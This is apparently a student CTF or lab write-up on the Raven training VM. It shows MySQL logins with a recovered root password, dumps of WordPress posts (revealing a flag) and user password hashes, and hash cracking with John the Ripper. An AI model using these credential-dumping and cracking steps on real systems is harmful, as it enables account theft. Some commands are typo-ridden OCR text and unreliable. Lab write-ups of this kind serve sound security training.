
- Commands:
  - cd /var/www/html/wordpress/wp-admin
  - cd /*
  - mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
  - show databases;
  - use wordpress;
  - show tables;
  - select * from wp_posts;



```
michael@target1:/var/www/html/wordpress/wp-admin$ /*
-bash: /bin: Is a directory
michael@target1:/var/www/html/wordpress/wp-admin$ cd /*
michael@target1:/bin$ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+----------
---------------------------------------------------------------------------
---------------------------------------------------------------------------
---------------------------------------------------------------------------
```



```
As a new WordPress user, you should go to <a href="http://192.168.206.131/w
ordpress/wp-admin/">your dashboard</a> to delete this page and create new p
ages for your content. Have fun! | Sample Page |                  | publish
  | closed         | open           |                  | sample-page   |
|        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
  |            0 | http://192.168.206.131/wordpress/?page_id=2
        |            0 | page       |                  |             0 |
|  3 |            1 | 2018-08-12 22:49:23 | 0000-00-00 00:00:00 |









                              | Auto Draft   |                  | auto-draft  | ope
n            | open           |              |                  |          |
  | 2018-08-12 22:49:23 | 0000-00-00 00:00:00 |                          |
      0 | http://192.168.206.131/wordpress/?p=3
 |           0 | post       |                  |             0 |
|  4 |            1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

Exploitation: Privilege Escalation

- How did you exploit the vulnerability?


  Unsalted password hash and the use of privilege escalation with Python.

- What did the exploit achieve?

  We were able to retrieve user credentials from mysql database, crack the password hashes with john the ripper, and used Python to gain root privileges. The usernames and password hashes were saved to Kali machine in a file wp_hashes.txt

- Commands:

- mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
- show databases;
- use wordpress;
- show tables;
- select * from wp_users;




```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```

Exploitation: Unsalted User Password Hash

Password hash with John the Ripper


- On the Kali machine wp_hashes.txt was run against john the ripper on Kali machine to crack hashes. john wp_hashes.txt /ur/share/wordlists/rockyouhashe.txt
- Command: john --show wp_hashes..txt



